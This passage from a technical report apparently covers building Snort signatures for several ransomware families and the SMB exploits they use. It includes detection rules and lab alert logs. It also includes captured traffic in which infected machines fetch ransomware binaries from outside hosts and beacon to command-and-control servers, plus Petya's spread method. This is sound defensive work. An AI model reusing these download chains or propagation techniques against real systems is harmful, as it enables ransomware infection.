


Figure 4.9 Echo data in hex

- The flowbits will track the status of echo request command but will not generate any alert.




Figure 4.10 EternalBlue - Echo Request Snort rule

4.2.2 EternalBlue (Echo Response)

The echo request rule is used to track the activities, while the echo response snort rule is used to generate an alert. The snort rule for echo response is exactly the same as echo request with a difference of source port as 445 and destination port as >1024. In addition, the sixth part |98| is an 8-bit flag, where the MSB (Most Significant Bit) is one meaning response to the server.




Figure 4.11 Echo Response packet

Figure 4.12 EternalBlue - Echo Response Snort rule

4.2.3 DoublePulsar

Once a machine with an open NetBIOS port is found (i.e. either in the same network or across the Internet on TCP port 445), it sends three NETBIOS session setup packets. One of them is the IP address of the machine being exploited and the remaining two packets contain IP addresses (i.e. 192.168.56.20 and 172.16.99.5) hardcoded in the body of the malware. This is used to detect the exploit.

Figure 4.13 DoublePulsar Snort rule




Figure 4.14 SMB header with IP address hardcoded

We define a Snort rule to detect DoublePulsar toolkit, depicted in Figure 4.13. The rule definition is based on the following observations:

- Source port - 445 and destination port >1024. The protocol used here is SMB.
- The unique content with IP address hardcoded is used as fast_pattern. As shown in Figure 4.14, |00 00| hex numbers are reserved. The IP address (i.e. 192.168.56.20) hardcoded with tree ID: 2048 is |00 08| in hexadecimal. Followed by tree ID is the process ID, which is |ff fe|. The User ID is the same as tree ID (i.e. |00 08|). The pcre is included as the multiplex ID changes from 80 to 89 (i.e. 50-59 in hex).

Actually, the malware author developed the code in such a way that it connects to any of the following three domains, before executing the exploit code:

- www.ayylmaoTJHSSTasdfasdfasdfasdfasdfasdfasdf.com
- www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

- www.ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com

All of the above domains are algorithmically generated domains, i.e. they are generated using a domain generation algorithm (DGA). At the time of release of the earlier version of the malware, the above domains were unregistered, but a 22-year-old malware researcher registered these domains, and that resulted in a kill-switch that stopped the spread of the malware. Therefore, if the malware connects to any of the three domains and the query is successful, it will not encrypt the file; otherwise it will encrypt the files.

4.2.4 WannaCry Variant with no Kill-Switch

Few days after the release of the initial version, a new variant of WannaCry was released with no kill-switch option. Sample traffic for this variant is shown by Figure 4.15. This variant can be detected with the UDP snort rules shown in Figure 4.16.




Figure 4.15 WannaCry Variant with no Kill-switch

```
alert udp $HOME_NET 1024: -> $EXTERNAL_NET 53 (msg:"Win32.Ransomware.WannaCry.Ki
llswitch Domain 1(UDP)"; pcre:"/ayylmaoTJHSSTasdfasdfasdfasdfasdfasdfasdf.com/";
 priority:1; sid:102352648; rev:1;)

alert udp $HOME_NET 1024: -> $EXTERNAL_NET 53 (msg:"Win32.Ransomware.WannaCry.Ki
llswitch Domain 2(UDP)"; pcre:"/iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com/";
 priority:1; sid:102352649; rev:1;)

alert udp $HOME_NET 1024: -> $EXTERNAL_NET 53 (msg:"Win32.Ransomware.WannaCry.Ki
llswitch Domain 3(UDP)"; pcre:"/ifferfsodp9ifjaposdfjhgosurijfaewrwergwea.com/";
 priority:1; sid:102352650; rev:1;)
```

Figure 4.16 Snort rule to detect WannaCry variant

4.3 Petya Ransomware

Petya is a ransomware that initially spreads as a DLL file, which must be executed by another process before it takes action on the system. Once executed, it overwrites the Master Boot Record (MBR) and creates a scheduled task to reboot the system (*/c at 00:49 C:\Windows\system32\shutdown.exe /r /f*). As soon as the system reboots, the malware displays a fake *chkdisk* scan, which fools the victim into believing that the program is repairing the hard drive. In reality, the malware is encrypting the NTFS Master File Table (MFT) in the background. Figure 4.21 shows sample ransom note displayed for a machine infected by Petya.




Figure 4.17 Machine infected with Petya ransomware

Petya uses two different mechanisms to propagate to other hosts:

1. Across the network: It tries to spread to the target computers by copying itself to [COMPUTER NAME]\\admin$ location using the acquired credentials. It is then executed remotely, either using PsExec or the Windows Management Instrumentation Command-line (WMIC) tool. Both are legitimate tools. It can gather the credentials from Windows Credential Manager or credential dumper.

2. EternalBlue: It attempts to spread on local hosts via EternalBlue Exploit kit discussed in section 4.2.1.

One way to detect Petya ransomware is via the EternalBlue snort rule discussed in sections 4.2.1 and 4.2.2. The fact that it is propagating to other hosts, by copying itself to [COMPUTER NAME]\\admin$, also provides other ways to detect it, as shown by the packet capture depicted by Figure 4.18.




Figure 4.18 Petya ransomware packet with /admin$





Figure 4.19 Snort rule to detect Petya



	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	12/09-15:03:03.025809	1	1042	9	WEB-IIS view source via trans	TCP	192.168.57.102	49393	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x9D	***AP*
2	12/09-15:03:08.625334	1	1042	9	WEB-IIS view source via trans	TCP	192.168.57.102	49397	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0xBF	***AP*
3	12/09-15:03:11.232327	1	1042	9	WEB-IIS view source via trans	TCP	192.168.57.102	49400	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0xDD	***AP*
4	12/09-15:03:11.232327	1	123154564	1	Win32.Ransomware.Petya	TCP	192.168.57.102	49400	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0xDD	***A**
5	12/09-15:03:13.897822	1	1042	9	WEB-IIS view source via trans	TCP	192.168.57.102	49402	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x12D	***AP*
6	12/09-15:03:13.897822	1	123154564	1	Win32.Ransomware.Petya	TCP	192.168.57.102	49402	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x12D	***A**
7	12/09-15:03:16.499266	1	1042	9	WEB-IIS view source via trans	TCP	192.168.57.102	49405	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0xDD	***AP*
8	12/09-15:03:16.499266	1	123154564	1	Win32.Ransomware.Petya	TCP	192.168.57.102	49405	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0xDD	***A**
9	12/09-15:03:19.091571	1	1042	9	WEB-IIS view source via trans	TCP	192.168.57.102	49407	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x131	***AP*
10	12/09-15:03:19.091571	1	123154564	1	Win32.Ransomware.Petya	TCP	192.168.57.102	49407	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x131	***A**
11	12/09-15:03:21.670548	1	1042	9	WEB-IIS view source via trans	TCP	192.168.57.102	49409	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0xDD	***AP*
12	12/09-15:03:21.670548	1	123154564	1	Win32.Ransomware.Petya	TCP	192.168.57.102	49409	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0xDD	***A**

Figure 4.20 Snort alert file detecting Petya

The Snort signature to detect Petya ransomware depicted by Figure 4.19 is based on the following observations:

- Source port - 1024: and destination port - $HTTP_PORTS. The protocol used here is TCP.
- PROPFIND as an http_method. The WebDAV PROPFIND method retrieves properties for a resource identified by the Uniform Resource Identifier (URI) request.
- The unique URI field contains "/admin$". Add fast_pattern to boost the signature detection. To spread to other hosts, it copies itself to [COMPUTER NAME]\\admin$ location.
- User-Agent: Microsoft-WebDAV-MiniRedir is unique, as the http_method used here is PROPFIND. The hacker uses this to gain unauthorized access to the machine.

Figures 4.20 depicts the sample Snort alerts generated for Petya ransomware.

4.4 GlobeImposter Ransomware

Similar to Jaff ransomware, GlobeImposter is a ransomware that is also distributed via malicious spam email campaign. The malspam tricks the user by sending fake invoice theme with a malicious zip file attachment. Once the zip file is extracted, it contains either JavaScript or VB script file. This script contains a malicious URL, to download the GlobeImposter executables.

Figure 4.21 GlobeImposter distribution cycle

Once the GlobeImposter binary is downloaded, it starts encrypting the victim's file and in parallel informs the Command and Control Server through post-infection traffic depicted by Figure 4.23. It is ill-advised to write Snort signature based on the packet that downloads GlobeImposter binary, as this may trigger a false positive. The reason is such that the http_uri field (i.e. /nv44f33f?) as shown in Figure 4.22 keeps on changing for all available samples of GlobeImposter ransomware.

```
GET /nv44f33f? HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept-Encoding: gzip, deflate
Host: jakuboweb.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 02 Aug 2017 17:23:09 GMT
Server: Apache
Last-Modified: Wed, 02 Aug 2017 11:22:16 GMT
ETag: "4e7399-47c00-555c379f06d15"
Accept-Ranges: bytes
Content-Length: 293888
X-Powered-By: PleskLin
Connection: close
Content-Type: text/plain

MZ.....@.....        .!..L.!This program cannot be run in DOS mode.

$.....C...C...C...].2.R...].$.....C.......dL..F...].#.e...].3.B...].6.B...RichC.....PE..L.....Y.....
..h...$.....u?.....
```

Figure 4.22 TCP stream for GlobeImposter binary packet

```
GET /count.php?nu=105&fb=808 HTTP/1.1
Host: summi.space
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/62.0.3202.94 Safari/537.36
Intervention: <https://www.chromestatus.com/feature/5718547946799104>; level="warning"
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Content-Length: 0
Connection: Close
Content-Type: text/html
Date: Sun, 26 Nov 2017 22:01:03 GMT
```

Figure 4.23 TCP stream for Post-Infection call (GlobeImposter)





Figure 4.24 GlobeImposter Snort rule

The Snort signature to detect GlobeImposter ransomware, shown by Figure 4.24, is based on the following observations:

- Source port - 1024: and destination port - $HTTP_PORTS. The protocol used here is TCP.
- The unique Uniform Resource Identifier (URI) field contains "/count". Add fast_pattern to boost the signature. In addition, pcre :"/^(.php?|er.php?)/R" is added to cover two variants in one signature only. For example, /counter.php? or /count.php? as a http_uri field.
- The http_uri field also contains "nu=" and "&fb=".
- To discriminate between Windows and Android OS malware, include User-Agent: Mozilla in signature.

- Server responds with code 200, which indicates that the Command and Control Server is still alive.

Figure4.25 depicts sample Snort alert generated for GlobeImposter



	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	11/26-14:01:03.509594	1	121212123	1	Win32.RansomWare.GlobeImposter	TCP	192.168.57.102	49165	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x1AF	***A***
2														

Figure 4.25 Snort alert file for GlobeImposter

4.5 Mole Ransomware

As shown in figure 4.26, the mole distribution cycle starts with new malicious spam campaign using United States Postal Service (USPS)-themed emails and links that redirect to fake Microsoft Word online sites; Figure 4.27 illustrates a sample-captured packet. These fake Word sites asked the victim to download a plugin related to the Mole ransomware. The plugin consists of a zip archive containing a JavaScript file, which includes a malicious URL to download Mole ransomware. Once the mole binary is downloaded, it starts encrypting the victim's file by appending *.mole* extension and in parallel informs the Command and Control Server through post-infection traffic depicted by Figure 4.28. It is ill-advised to create Snort signature on the packet that downloads mole ransomware as depicted in figure 4.27, because the http_uri and http_header fields vary for each sample.

Figure 4.26 Mole distribution cycle

```
GET /book1.php HTTP/1.1
Host: clinicalpsychology.psiedu.ubbcluj.ro
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/59.0.3071.115 Safari/
537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://one-hour.fr/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8

HTTP/1.1 200 OK
Date: Sun, 23 Jul 2017 12:46:56 GMT
Server: Apache
X-Powered-By: PHP/5.3.29
Accept-Ranges: bytes
Content-Disposition: attachment; filename=Font_Chrome.exe
Content-Length: 174080
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

MZ.....@.....        .!..L.!This program cannot be run in DOS
mode.

$.......fW.'"6.t"6.t"6.tM@.t66.tM@+t16.tM@.tt6.t+W&t'6.t"6.to6.tM@.t#6.tM@/
```

Figure 4.27 TCP stream for Mole binary

```
POST /info-statics.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 213.32.70.49
Content-Length: 52
Cache-Control: no-cache

guid=01234567-89ab-cdef-0123-456789abcdef&ver=6&fc=0HTTP/1.1 200 OK
Date: Sun, 23 Jul 2017 12:48:28 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 276
Content-Type: text/html; charset=UTF-8

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDYRYTDJf+vRJyQK4M8H+N29Zh3
aZvEN6pwubgoPQdcJVpwFJl5Cw+9x3WRpGjczuS9XPFvX9XoUxeanT55eubSJD6l
eDFruAsonZ8IKfRoHaSxpr9ibZHROwl7yej+nKS3jhnKK1cAY4OuNRdtBIA016m5
buR3Bqrtv9U71vQ98wIDAQAB
-----END PUBLIC KEY-----
```

Figure 4.28 TCP stream for Post-infection call (Mole)




Figure 4.29 Snort rule to detect Mole

Figure 4.29 depicts the Snort rule created for Mole. The rule is based on the following observations:

- Source port - 1024: and destination port - $HTTP_PORTS. The protocol used here is TCP.
- GUID is an acronym for 'Globally Unique Identifier', which is a 128-bit integer number used to identify resources. The "guid=" is enclosed within http_client_body section and pcre field covers the guid number containing group of letters (a-f), numbers (0-9) and hyphen. The fast_pattern is added to most unique content in the entire packet to boost the signature detection.
- The http_client_body also contains "&ver=" field.

The mole ransomware executed in the lab environment did not work properly. So, the Snort rule was checked by running in IDS mode against the pcap [11] file as follow:

